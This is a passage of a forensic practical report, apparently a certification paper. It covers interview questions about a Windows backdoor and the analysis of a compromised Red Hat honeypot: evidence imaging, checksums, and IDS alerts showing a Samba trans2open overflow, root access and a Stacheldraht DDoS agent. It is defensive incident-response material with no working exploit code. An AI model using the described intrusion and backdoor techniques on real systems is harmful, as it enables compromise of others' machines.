Even if the use of the program does not break any law, it still may violate an acceptable use policy of the company owning the system if it has one in place. That would not be of much use if it is an outsider who accesses the system, but in the case of an unauthorized employee, then disciplinary action could be taken against him based on that infringement of the policy.

1.7 Interview Questions

Assuming that I had the opportunity to interview the person who allegedly installed and executed the program and assuming the subject was claiming this point, I would pose him the following questions in order to prove that he was in fact the one who installed and executed it on the victim system:

7 Unless otherwise stated, I will be referring to Spanish law.

- How did you get access to the system in the first place?
- Did you install a program called target2.exe in the system?
- If so, did you execute it?
- If so, what specific command or commands, including any options if any, did you use? (check if he knows about option '-i' and the number of parameters)
- Did you configure the system to execute target2.exe on every reboot? How? (check if he knows it should run as a service with automatic startup)
- Did you copy or rename the target2.exe file? If so, to which name and on which directory or directories? (check if he knows the program needs to be called smsses.exe to be run as a service)
- What is the purpose of the program?
- Did you later access the system using this program?
- If so, which program did you use to connect to the system? (he should be able to provide a client application)

1.8 Additional Information

The main source of information I used to perform this part of the practical was the two-evening course named 'Reverse Engineering Malware', given by Lenny Zeltser at the SANS 2003 Annual Conference in San Diego, CA, in March 6th&7h 2003. His paper on this topic is available on the web both in PDF and HTML formats, at the following address:

- http://www.zeltser.com/sans/gcih-practical/[25]

For further information on the use of VMware Workstation as a controlled environment for the execution of malware, the documentation of the product is available free of charge at:

- http://www.vmware.com/support/ws4/doc/[24]

When analyzing the code inside the binary, I found very useful the following two links. The first is Microsoft's Developer Network Library, which holds the documentation of Windows APIs. To look for the description of a particular function (e.g. 'WSASocket'), simply type the name of the function in the 'Search' box. It will get you to the right place. The second is the book 'The Art of Assembly Language Programming' by Randall Hyde[10]. Among other things, it contains a detailed description of the 80x86 instruction set. These are the links:

- http://msdn.microsoft.com/library/default.asp[14]
- http://oopweb.com/Assembly/Documents/ArtOfAssembly/VolumeFrames.html[10]

Finally, I cannot forget to mention what maybe the single most powerful tool in the arsenal of any forensic analyst or any other information security professional for that matter:

- http://www.google.com[8]

2 PART 2 Performing Forensic Analysis on a System

2.1 Synopsis

At 19:57[8] on July 15th 2003 I made available to the Internet a newly built honeypot[9], a Red Hat 8.0 Linux box with only default software installed, sitting in my home network.

When I came back from work in the evening the very next day, I checked the alerts from the intrusion detection system (IDS). According to the IDS, my honeypot had decided that morning to send an e-mail to someone in the Internet, surf the web and send out many 'ICMP echo-reply' packets that, for some reason, my IDS did not like at all. That sounding like the honeypot having been compromised, I decided to switch it off and keep it that way to preserve the evidence until I found the time to perform proper forensic analysis on the system.

Later, the analysis confirmed that the system had indeed been broken into. It showed how an intruder had managed to gain full control of the system (root access) and how he had used that privileged access to:

- modify the system in order to hide his activities,
- install a backdoor that would allow him unrestricted access in the future even if the original hole was patched, and
- install a distributed denial of service (DDoS) agent so that he could use the honeypot to attack other systems.

In the next pages I describe the forensic analysis I performed on the system. First, I cover the preliminaries: the setup of the honeypot (section 2.2) and the analysis workstation (section 2.3), the hardware inventory (section 2.4) and the acquisition of media images (section 2.5). Then I go deep into the analysis of those images (section 2.6), including two specific sections on the recovery of deleted files (section 2.7) and the search for strings (section 2.8). Then I put everything together with the creation of a timeline of events (section 2.9), I show how much extra information the full network audit trail could add to the investigation (section 2.10) and, finally, I provide the main conclusions that can be drawn from this incident (section 2.11).

If the reader is more interested on the results of the analysis than in the analysis process itself, I recommend a quick jump to the last three sections: the timeline, the additions of the network trace and the conclusions.

8 Central European Time with Daylight Savings (CEST)
9 'A honeypot is (a) security resource whose value lies in being probed, attacked, or compromised'[20]

2.2 Setup of the Honeypot

In order to complete the forensic analysis of a compromised system I first needed such a system. Instead of using one from a customer, which would have required extreme sanitization of data and his explicit approval, I decided to set up a honeypot in my home network, and see if anybody showed up to take over my system.

Apart from the honeypot itself, I also set up some monitoring tools that would provide additional information in case of an incident, with the intention of using that extra information to show the contributions and limitations of each source of information to the investigation of an incident.

Illustration 1 and Illustration 2 show a diagram of the setup, from the logical and physical perspectives. They show the different elements involved: the honeypot, the host system with all the monitoring tools, the network and the DSL router. The differences between the physical and logical diagrams will be clarified with the description of each of these elements.



Illustration 1 Setup of the honeypot: ***logical*** *diagram*



*Illustration 2 Setup of the honeypot: **physical** diagram*

2.2.1 The Honeypot System

The honeypot was a Red Hat Linux 8.0 system running on a virtual machine provided by the software VMware Workstation 3.2[10] which in turn was running on a Linux Red Hat 9.0 system.

VMware is a commercial application that provides a 'virtual' PC to the software running inside it, by emulating a configurable set of hardware elements of a PC via software.

Following VMware's terminology, I will call 'host' the system in which VMware runs and 'guest' the system running inside the VMware virtual machine. Nevertheless, I will also be referring to the 'guest system' as the 'honeypot', since that was its function in this case.

VMware was configured so that the guest system (the honeypot) would 'see' an ethernet network card connected to the same LAN segment as the LAN card of the host system (eth0). This configuration is called 'bridged LAN' in VMware's terms. In this way, the honeypot could communicate directly with the rest of the world just as if it was running on an independent system.

The disk of the honeypot was set to be a virtual 3GB scsi hard drive that in

10 I will abbreviate my references to the VMware Workstation application[24], which is a product of the company VMware, by referring to it simply as 'VMware'.

reality would be stored by VMware as a set of regular files[11] in the host system. On that virtual disk, two partitions were created when installing the operating system of the honeypot: a 2.8GB root partition (/dev/sdb1) and a 128MB swap partition (/dev/sdb2).

As for the software installed on the honeypot, only packages from the Red Hat installation media were used. Right before deploying it, a few services were enabled (sendmail, apache, samba) and 'tripwire' was run. Tripwire[22] is a tool that initially creates a database with lots of information about each file it is told to monitor, and it can be run later at any time to compare the current files with the information in the database.

It is highly recommended to save a copy of the tripwire database offline, so that if the system becomes compromised the tripwire database can be trusted. In this case, however, to simulate a worst case scenario, I did not make an offline copy.

For the same reason, I decided to use the 'shutdown' command to bring the system down for analysis once it had been compromised, instead of powering it off abruptly. Doing a graceful shutdown provokes the execution of lots of different programs which in turn access lots of different files. That contaminates the file system and may destroy evidence. Nevertheless, I did so in order to show how powerful a forensic analysis can be even in this adverse conditions.

2.2.2 The Host System

The function of the host system was to allow the honeypot to run in a contained environment using VMware and also to run the IDS and the rest of the monitoring tools. Illustration 1 and Illustration 2 show a logical and a physical diagram of the setup.

Hardware-wise, it was a PC with an x86-based processor at 2.4GHz, an internal 40GB IDE hard disk drive, 512 MB of RAM, an internal IDE CD writer, one ethernet adapter and a graphics card. Software-wise, the operating system was Red Hat 9.0 and only two applications were added on top of it:

- VMware Workstation 3.2 (from original media)
- Snort (downloaded from http://www.snort.org and signature verified)

The purpose of the VMware application has already been explained, and that of 'snort' will be so in the next section.

The operating system was installed using CDs created from the '.iso' images downloaded from Red Hat's FTP server. The integrity of the '.iso' images was verified by comparing their MD5 checksums with those published and signed by

11 VMware splits big virtual disks into smaller regular files

Red Hat, therefore ensuring their integrity. The CDs, once written, were verified again by using the 'mediacheck' boot option of the installation program. It was then updated by installing the patches available at the same FTP server. The integrity of the patches was verified against Red Hat's signature by using the option '--checksig' of the 'rpm' command, which is the command used in the Red Hat Linux distribution to install all software from Red Hat.

The integrity of the software installed in the host system is important in order to validate the information obtained from snort, tcpdump and VMware.

2.2.3 The IDS and Other Monitoring Tools

A network-based intrusion detection system, or IDS for short, was implemented using the software snort[19] running on the host system. Snort, as any other network based IDS product, is designed to listen to the network traffic and react in some configurable way when it detects something that could be considered an attack. In this case, it was configured to write an alert to a file and also log the offending packet every time it found something suspicious.

In addition to it, a tool called tcpdump[21], which is designed to capture network traffic, was configured in the host system to save a copy of all traffic going through the network interface, to provide a full network audit trail.

Finally, the honeypot was configured to send all syslog messages to the host system, as well as writing them to its own log files.

In order to protect the host system from the honeypot, the firewall software in the host system (iptables) was configured so that all traffic coming from the honeypot would be rejected. The only exception was the acceptance of packets addressed to port number 514/udp, so that the syslog messages from the honeypot could reach the host system.

2.2.4 The Network

Physically, there was only one PC connected to a DSL router through an ethernet network interface card. The router had four LAN (ethernet) ports working as a hub, one of which was occupied by the PC, and a DSL interface, which provided the only way in and out, to and from the Internet.

Logically, though, there were two systems connected to the LAN: the honeypot and the host system. The honeypot shared the physical network interface of the host system, as seen in Illustration 1 and Illustration 2.

All addresses in the LAN belonged to a single C-class IP network in the private address space[12] (192.168.1.0/24). The address of the honeypot was '192.168.1.5', the address of the host system was '192.168.1.10' and the address

of the LAN interface of the DSL router was '192.168.1.1'. The DSL interface of the router had a single public IP address that all devices inside the LAN would share when communicating with the outside world, via NAT[12] (network address translation) performed by the router. Any incoming traffic directed to the public IP address and not being a reply to a previous request, would be redirected by the router to the honeypot.

2.3 Setup of The Analysis Workstation

Hardware-wise, it was the very same PC that served as host system but booted from a different hard disk drive.

The software in this new disk was also Red Hat 9.0 Linux, installed with the same precautions described above to preserve integrity. In addition to software from Red Hat Linux, the following applications were installed in the system:

- VMware Workstation 3.2 (from original media)
- Autopsy 1.73 (compiled from source code)
- The Sleuth Kit 1.62 (compiled from source code)
- Chkrootkit (MD5 checksum verified)

The special thing about this disk is that I keep it always on a shelf, outside the PC, until it is needed. Before installing the disk into the PC, I unplug the network adapter from the network and keep it that way until after the disk has been removed from the system. Whenever the disk is installed, I always boot the PC from that disk, thus preventing any other software from running on the system and gaining access to the disk.

I use a different computer to access the Internet when it is necessary during an investigation, e.g. to search for information or download something from the web.

All these precautions guarantee the integrity of the software used to perform the analysis.

2.4 Hardware Inventory

All the evidences to be analyzed were contained in a single piece of hardware: the hard drive that accommodated both the host system and the honeypot. Nevertheless, the following inventory includes not only that disk but also the hard drive that contains the analysis workstation's 'personality' and the PC that served as host system and honeypot and later as the analysis workstation.

Table 18 constitutes the hardware inventory as it relates to the case under investigation.

12 This kind of address translation is usually referred to as 'masquerading'.

Tag #	*Description*	*Serial #*
PC001	PC. White semi-tower box with two vertical blue lines on the front. Labeled 'PC0001' on the back. No serial number. Its components are individually listed below. This is the PC that accommodated the host system, the honeypot and later the analysis workstation.	N/A
PC001-001	Motherboard AOpen AX45H-8X. Includes one ethernet adapter in addition to the usual communication ports (USB, serial, parallel).	MB9876-XXXX
PC001-002	Intel Pentium IV 2.4 single processor.	INTL9876-XXXX
PC001-003	RAM 512 MB, 1 DIMM module.	RAM9876-XXXX
PC001-004	HP IDE CD-Writer 8100.	HP9876-XXXX
HD001	Seagate IDE 40GB hard drive. Model #: ST340810A. This is the disk accommodating the host system and the honeypot.	ST9876-1XXX
HD002	Seagate IDE 40GB hard drive. Model #: ST340810A. This is the disk that holds the analysis workstation 'personality'.	ST9876-2XXX

Table 18 Hardware inventory

2.5 Obtaining Media Images

In order to minimize the risk of contamination or destruction of the evidence, it is best practice to first obtain a binary copy (called 'image') of the media to be analyzed and then perform the analysis on the image, thus preserving the original evidence from any kind of alteration.

The media I needed to perform forensic analysis on was the disk of the compromised system, the honeypot, which contained two partitions: /dev/sda1, mounted on /, and the swap partition /dev/sda2. From these two partitions I needed a binary (bit by bit) copy. This virtual disk was actually stored in two regular files (linux.vmdk and Linux-02.vmdk) in a file system of the host. Note that those two files did not correspond to the two partitions, so getting a copy of those two files would be only the first part of the process. I will come back to this later.

Apart from the disk partitions of the honeypot, I also needed to get a copy of the IDS alert messages and the corresponding log of offending network packets,

the syslog messages sent to the host from the honeypot, and the tcpdump network audit trail. These four pieces of information were also stored as regular files in the same file system of the host as the files conforming the virtual disk.

Since those six files contained all the information I needed to perform the analysis, including a binary copy of the whole disk of the compromised system, I decided not to image the whole evidence disk but make a copy of only those files instead. Performing the copy in read-only mode would guarantee that the evidence disk wasn't altered.

First of all, with the system turned off, I connected the evidence disk to the secondary IDE bus, configured as slave. The CD writer unit was the master of that secondary IDE bus and the analysis disk (the disk with the 'analysis workstation personality') was the master of the primary IDE bus. Then I booted the system from the analysis disk. The configuration of the operating system (OS) in the analysis disk assured that booting that way, the evidence disk would be accessible, but nothing else than read-only access to its partition table would be performed by the OS at that point. I confirmed that the hardware setup was correct by looking at the boot messages and by running the command 'fdisk -l /dev/hdd' which, again, showed the partition table of the evidence disk without performing any other operation on the disk.

Then I mounted in read-only mode the partition of the evidence disk that hold the files I was interested in (/dev/hdd7), onto mount point /mnt/hdd7. Table 19 shows the command used to perform this mount.

```
[root@holmes root]# mount -o ro /dev/hdd7 /mnt/hdd7
```

Table 19 Mounting hdd7 image in read only mode on /mnt/hda7

That gave me access to all the files on that partition of the evidence disk, by referring to them as '/mnt/hdd7/<path_to_file>/<filename>'. The read-only option guaranteed that the evidence would not be modified.

Next, I copied the six files to a directory in the analysis system (dir2), as shown in Table 20.

```
[root@holmes dir2]# ll
total 0
[root@holmes dir2]# cp -p /mnt/hdd7/snort/alert .
[root@holmes dir2]# cp -p /mnt/hdd7/snort/tcpdump.log.1058291995 .
[root@holmes dir2]# cp -p /mnt/hdd7/traces/tcpdump_200307151956 .
[root@holmes dir2]# cp -p /mnt/hdd7/var/log/messages .
[root@holmes dir2]# cp -p /mnt/hdd7/vmware/rh80c/linux.vmdk .
[root@holmes dir2]# cp -p /mnt/hdd7/vmware/rh80c/Linux-02.vmdk .
[root@holmes dir2]# ls
alert
Linux-02.vmdk
linux.vmdk
messages
tcpdump_200307151956
tcpdump.log.1058291995
[root@holmes dir2]#
```

Table 20 Copying interesting files from hdd7

Then, I verified that the copies were identical to the originals by comparing their MD5 checksums, using the 'md5sum' command. Table 21 shows the checksums were identical in all cases.

```
[root@holmes dir2]# md5sum *
98b4c7c55ac3457ea9106c381ca0a236  alert
32024a2f30c96b873559ae4c3488c740  Linux-02.vmdk
4ecc71f19b6787d69c4c9d230c3b7947  linux.vmdk
6ce83b80e43022a93909510dfb99e724  messages
5eb51307613b00a790786a9d9eb9673a  tcpdump.log.1058291995
698175e6fb1a2d09ec39c76aaeb2707e  tcpdump_200307151956
[root@holmes dir2]#
[root@holmes dir2]# md5sum /mnt/hdd7/snort/alert \
>                         /mnt/hdd7/vmware/rh80c/Linux-02.vmdk \
>                         /mnt/hdd7/vmware/rh80c/linux.vmdk \
>                         /mnt/hdd7/var/log/messages \
>                         /mnt/hdd7/snort/tcpdump.log.1058291995 \
>                         /mnt/hdd7/traces/tcpdump_200307151956
98b4c7c55ac3457ea9106c381ca0a236  /mnt/hdd7/snort/alert
32024a2f30c96b873559ae4c3488c740  /mnt/hdd7/vmware/rh80c/Linux-02.vmdk
4ecc71f19b6787d69c4c9d230c3b7947  /mnt/hdd7/vmware/rh80c/linux.vmdk
6ce83b80e43022a93909510dfb99e724  /mnt/hdd7/var/log/messages
5eb51307613b00a790786a9d9eb9673a
/mnt/hdd7/snort/tcpdump.log.1058291995
698175e6fb1a2d09ec39c76aaeb2707e  /mnt/hdd7/traces/tcpdump_200307151956
[root@holmes dir2]#
```

Table 21 Verifying MD5 checksums of copied files

Once the copies had been verified successfully, I did not need the evidence disk online anymore. I shut down the system, disconnected and shelved the evidence disk, and booted the analysis system again.

Next, I compressed the six files using the 'gzip' command, wrote a copy of the compressed files to write-once media (CD-R) and verified the MD5 checksum of that copy as well. That way, if I made a mistake during the analysis and damaged any of these files, I could quickly restore them from the CD-Rs without needing to plug the evidence disk again.

I was almost ready to begin the analysis. But, as I said before, the two files representing the virtual disk of the honeypot did not correspond to the two partitions inside it. So I still had to extract an image of those partitions from the virtual disk of the honeypot in order to be able to analyze those partitions individually.

Since the format of the files representing a VMware virtual disk is proprietary of VMware, only VMware virtual systems can interpret them. Therefore, in order to extract the specific partitions I had to use a third VMware virtual system, which I will call the 'copy' system. I installed Red Hat Linux 9 as well on the copy system following the usual precautions to guarantee its integrity.

The trick worked as follows. I configured the copy system to 'see' two virtual disks, one containing its own OS (/dev/sda) and the other being the virtual disk of the honeypot[13] (/dev/sdb). I also set it up so that it could communicate with the host (the analysis workstation) via a virtual LAN. As soon as I booted the copy system, I could read the data from each of the two individual partitions of the disk of the honeypot (now named /dev/sdb1 and /dev/sdb2), using the 'dd' command, and send it over to the analysis system through the virtual network, using the 'nc' command. A different invocation of 'nc' in the analysis system received the data and saved it to two separate files. Table 22 and Table 23 show the commands I used in the copy and the host systems respectively and how I verified the integrity of the obtained images.

13 This additional disk was configured as 'non-persistent', assuring that the two files representing it would not be modified.

```
[root@copy root]# fdisk -l /dev/sdb
Disk /dev/sdb: 255 heads, 63 sectors, 383 cylinders
Units = cylinders of 16065 * 512 bytes
   Device Boot    Start     End     Blocks   Id   System
/dev/sdb1   *         1     362    2907733+  83   Linux
/dev/sdb2           363     382     160650   82   Linux swap
[root@copy root]# md5sum /dev/sdb1 /dev/sdb2
50796b9fa938d4f8480b98a6fe41c186  /dev/sdb1
ca94bcdba21f35052df53adc2ac21223  /dev/sdb2
[root@copy root]# dd if=/dev/sdb1 | nc 192.168.1.1 4444
5815466+0 records in
5815466+0 records out
[root@copy root]# dd if=/dev/sdb2 | nc 192.168.1.1 5555
321300+0 records in
321300+0 records out
[root@copy root]#
```

Table 22 Obtaining images from partitions in honeypot's virtual disk: copy system side

```
[root@holmes dir2]# nc -l -p 4444 > honeypot.sdb1.dd
[root@holmes dir2]# nc -l -p 5555 > honeypot.sdb2.dd
[root@holmes dir2]# md5sum honeypot.sdb?.dd
50796b9fa938d4f8480b98a6fe41c186  honeypot.sdb1.dd
ca94bcdba21f35052df53adc2ac21223  honeypot.sdb2.dd
[root@holmes dir2]# ll honeypot.sdb?.dd
-rw-r--r--    1 root     root    2977518592 Jul 20 19:51
honeypot.sdb1.dd
-rw-r--r--    1 root     root    164505600 Jul 20 19:57
honeypot.sdb2.dd
[root@holmes dir2]#
```

Table 23 Obtaining images from partitions in honeypot's virtual disk: analysis system side

At last, I had the disk images I would be working on, especially the root partition, saved as 'honeypot.sdb1.dd' in the analysis system. I could then shut down the copy system, copy the just obtained images to write-once media (CD-R), remove the virtual disk files (linux.vmdk and Linux-02.vmdk) to free some disk space, and start the analysis of the compromised system. Table 24 lists the files I would be using as evidence during the analysis.

File Name	Type	Description
honeypot.sdb1.dd	Binary	Image of disk partition 1 (root) of the honeypot
honeypot.sdb2.dd	Binary	Image of disk partition 2 (swap) of the honeypot
alert	ASCII	Alert messages from snort (IDS)
tcpdump_200307151956	Binary (libpcap)	Network packets captured by snort (IDS). Saved in libpcap format.
messages	ASCII	Syslog messages of the host system. Includes messages sent by the honeypot.
tcpdump.log.1058291995	Binary (libpcap)	Full network traffic audit trail captured by tcpdump. Saved in libpcap format.

Table 24 Files containing the evidence to be analyzed

2.6 Analyzing The Images

When investigating an incident, it is just common sense to use every available source of information in whatever order they may better serve the objectives of the investigation.

But in this case, as I said before, one of the objectives of the setup of the honeypot was to demonstrate how each additional source of information could contribute to the success of an investigation of an incident. Thus, I first analyzed the incident using the IDS alerts and the honeypot's hard disk images only. That analysis is what is shown in this and the following sections, up to and including section 2.9, 'Timeline of Events'. Then, in section 2.10, 'Extra Information from the Full Network Audit Trail' I will show how much additional information the network trace could provide.

The only other source of information, the syslog messages from the honeypot stored in the host system did not provide any extra information in this case, since all its messages could be found in one or another log files on the honeypot's disk. This will be commented when I get to analyze those log files in the honeypot's disk image.

2.6.1 The IDS Alerts

The first sign I saw of the honeypot having been compromised were the IDS alerts. So I decided to start from there.

The most worrying alert was the one shown in Table 25. That message

indicated that a packet had left the honeypot containing a string informing some remote user of the fact that he was root on the system.

```
[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/16-10:19:32.690898 192.168.1.5:45295 -> 10.1.1.129:42504
TCP TTL:64 TOS:0x0 ID:15658 IpLen:20 DgmLen:174 DF
***AP*** Seq: 0x2ED6F968  Ack: 0x596F6E90  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 26199287 375825045
```

Table 25 IDS alert indicating that someone was root on the system

The contents of the packet that fired that alert was captured by the IDS and it is shown in Table 26. Part of its contents clearly corresponded to the response to an 'id' command executed remotely by someone under the identity of root: uid=0 (root) gid=0 (root).

```
02:19:32.690898 192.168.1.5.45295 > 10.1.1.129.42504: P
785840488:785840610(122) ack 1500475024 win
 5792 <nop,nop,timestamp 26199287 375825045> (DF)
0x0000   4500 00ae 3d2a 4000 4006 77ec XXXX XXXX        E...=*@.@.w.....
0x0010   XXXX XXXX XXXX XXXX 2ed6 f968 596f 6e90        .s*........hYon.
0x0020   8018 16a0 56a7 0000 0101 080a 018f c4f7        ....V...........
0x0030   1666 a295 4c69 6e75 7820 6368 6172 6c69        .f..Linux.charli
0x0040   6520 322e 342e 3138 2d31 3420 2331 2057        e.2.4.18-14.#1.W
0x0050   6564 2053 6570 2034 2031 333a 3335 3a35        ed.Sep.4.13:35:5
0x0060   3020 4544 5420 3230 3032 2069 3638 3620        0.EDT.2002.i686.
0x0070   6936 3836 2069 3338 3620 474e 552f 4c69        i686.i386.GNU/Li
0x0080   6e75 780a 7569 643d 3028 726f 6f74 2920        nux.uid=0(root).
0x0090   6769 643d 3028 726f 6f74 2920 6772 6f75        gid=0(root).grou
0x00a0   7073 3d39 3928 6e6f 626f 6479 290a             ps=99(nobody).
```

Table 26 Contents of the packet that fired the previous alert

Just before this alert, there were eighteen instances of another alert message: 'trans2open buffer overflow attempt', all logged in less than three seconds, the last of which was logged just one second before the 'id check returned root' alert. Table 27 shows a sample of these messages.

```
[**] [1:2103:4] NETBIOS SMB trans2open buffer overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/16-10:19:31.680206 10.1.1.129:42492 -> 192.168.1.5:139
TCP TTL:46 TOS:0x0 ID:6912 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x59F8BC0D  Ack: 0x2ED03B70  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 375824920 26198656
[Xref => http://www.digitaldefense.net/labs/advisories/DDI-1013.txt][Xref =>
http://cve.mitre.org/cgi-bin/c
vename.cgi?name=CAN-2003-0201]
```

Table 27 Sample of 'trans2open buffer overflow attempt' alert

These messages indicated that someone had been trying to exploit a buffer

overflow vulnerability of the samba daemon (smbd). Given that the honeypot was running a vulnerable version of smbd and given the 'id check returned root' alert that immediately followed this messages, chances where that the attempts had eventually been successful and the attacker had gained root access to the honeypot in this manner.

Before the buffer overflow attempts, there were several other messages alerting of attacks and probes, but they related to old vulnerabilities (mostly relating to Windows) that the honeypot could not have. These are shown in Table 28.

```
[**] [105:1:1] spp_bo: Back Orifice Traffic detected (key: 31337) [**]
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[**] [1:615:4] SCAN SOCKS Proxy attempt [**]
[**] [1:615:4] SCAN SOCKS Proxy attempt [**]
[**] [1:615:4] SCAN SOCKS Proxy attempt [**]
[**] [1:615:4] SCAN SOCKS Proxy attempt [**]
[**] [1:1243:8] WEB-IIS ISAPI .ida attempt [**]
[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[**] [1:618:4] SCAN Squid Proxy attempt [**]
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[**] [1:1243:8] WEB-IIS ISAPI .ida attempt [**]
[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[**] [1:615:4] SCAN SOCKS Proxy attempt [**]
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[**] [1:615:4] SCAN SOCKS Proxy attempt [**]
[**] [1:615:4] SCAN SOCKS Proxy attempt [**]
```

Table 28 IDS alerts before the buffer overflow attempts

After the 'id check returned root' alert, there were three messages stating that the honeypot had probably been hacked. These messages meant that the honeypot had initiated (or at least tried to) a TCP connection to any destination address other than itself. That is, the honeypot had sent a TCP SYN packet to the outside world. Table 29 shows the first of those messages.

```
[**] [1:1000000:0] HONEYPOT PROBABLY HACKED! Outgoing TCP connection from
honeypot [**]
[Classification: Successful User Privilege Gain] [Priority: 1]
07/16-10:19:34.191136 192.168.1.5:32774 -> 10.2.2.78:25
TCP TTL:64 TOS:0x0 ID:16590 IpLen:20 DgmLen:60 DF
******S* Seq: 0x2EE98728  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 26200038 0 NOP WS: 0
```

Table 29 IDS alert: outgoing TCP connection from the honeypot

The destination TCP ports of those connection attempts were 25, 25 and 80 respectively. Port 25 is usually associated with the SMTP protocol, for sending

and receiving mail. Port 80 is usually associated with the HTTP protocol, which is used for accessing web servers.

Looking at the actual packets with destination TCP port 25, it could be seen that the second packet was most probably a re-transmission of the first one: all IP fields were the same except for the ID (which was incremented by one) and the checksum, and all TCP fields were the same except for the Time Stamp option and the checksum.

So these messages indicated that the honeypot had probably tried to send a mail and tried to connect to some web server, but without further evidence, it was impossible to determine what caused those packets to be sent by the honeypot or whether the connection attempts had been successful, and if so, what protocols were actually spoken and what information was sent or received. The analysis of the honeypot's disk and the full network trace would later solve these questions.

Finally, the alert file registered hundreds of messages nearly identical to the one shown in Table 30.

```
[**] [1:1855:2] DDOS Stacheldraht agent->handler (skillz) [**]
[Classification: Attempted Denial of Service] [Priority: 2]
07/16-10:26:22.944900 192.168.1.5 -> 10.3.3.111
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:1044 DF
Type:0  Code:0  ID:6666  Seq:0  ECHO REPLY
[Xref => http://staff.washington.edu/dittrich/misc/stacheldraht.analysis]
```

Table 30 IDS alert: DDoS Stacheldraht agent communicating with a handler

These alerts indicated that probably an agent of the Stacheldraht DDoS tool had been installed in the honeypot and it was trying to contact its handlers, that is, the systems from which it would accept orders to attack some victim when the time arrived. Every minute, there were two of these messages logged, each corresponding to a packet sent to a specific destination IP address (a specific handler). The handlers remained constant until the end of the alert file.

Interleaved with the DDoS alerts there were only five other messages that corresponded to the same kind of attacks and probes related to Windows vulnerabilities that were seen before the buffer overflow attempts.

To summarize, this is the information that I could get from the IDS alerts:

- The incident probably started at 10:19:28[14] with a series of attempts to exploit a buffer overflow in the samba daemon.

14 This was the time reported by snort when logging the alerts, corresponding to the system clock of the host system where it was running. Note that the system clock of the honeypot might not be synchronized with that of the host. That would be checked later.

- At 10:19:32 the attacker had probably gained root access to the system.
- Then, at 10:19:34, some process in the honeypot tried to connect to TCP port 25 of a remote system. That port is commonly used to send e-mail.
- Then, at 10:24:56, some process in the honeypot tried to connect to TCP port 80 of a remote system. That port is commonly used to access the contents of a web server.
- At 10:26:22, some process in the honeypot started sending ICMP echo-reply packets to two specific addresses, one per minute to each of them. The payload of the packets indicated that these probably corresponded to an agent of the Stacheldraht DDoS tool trying to contact its handlers. This activity continued uninterrupted until the end of the alert file.

And this is the information that could not be extracted from those alerts:

- If the attacker was successful, as the alerts suggested, what did he do on the system? Did he modify, install or remove something on it?
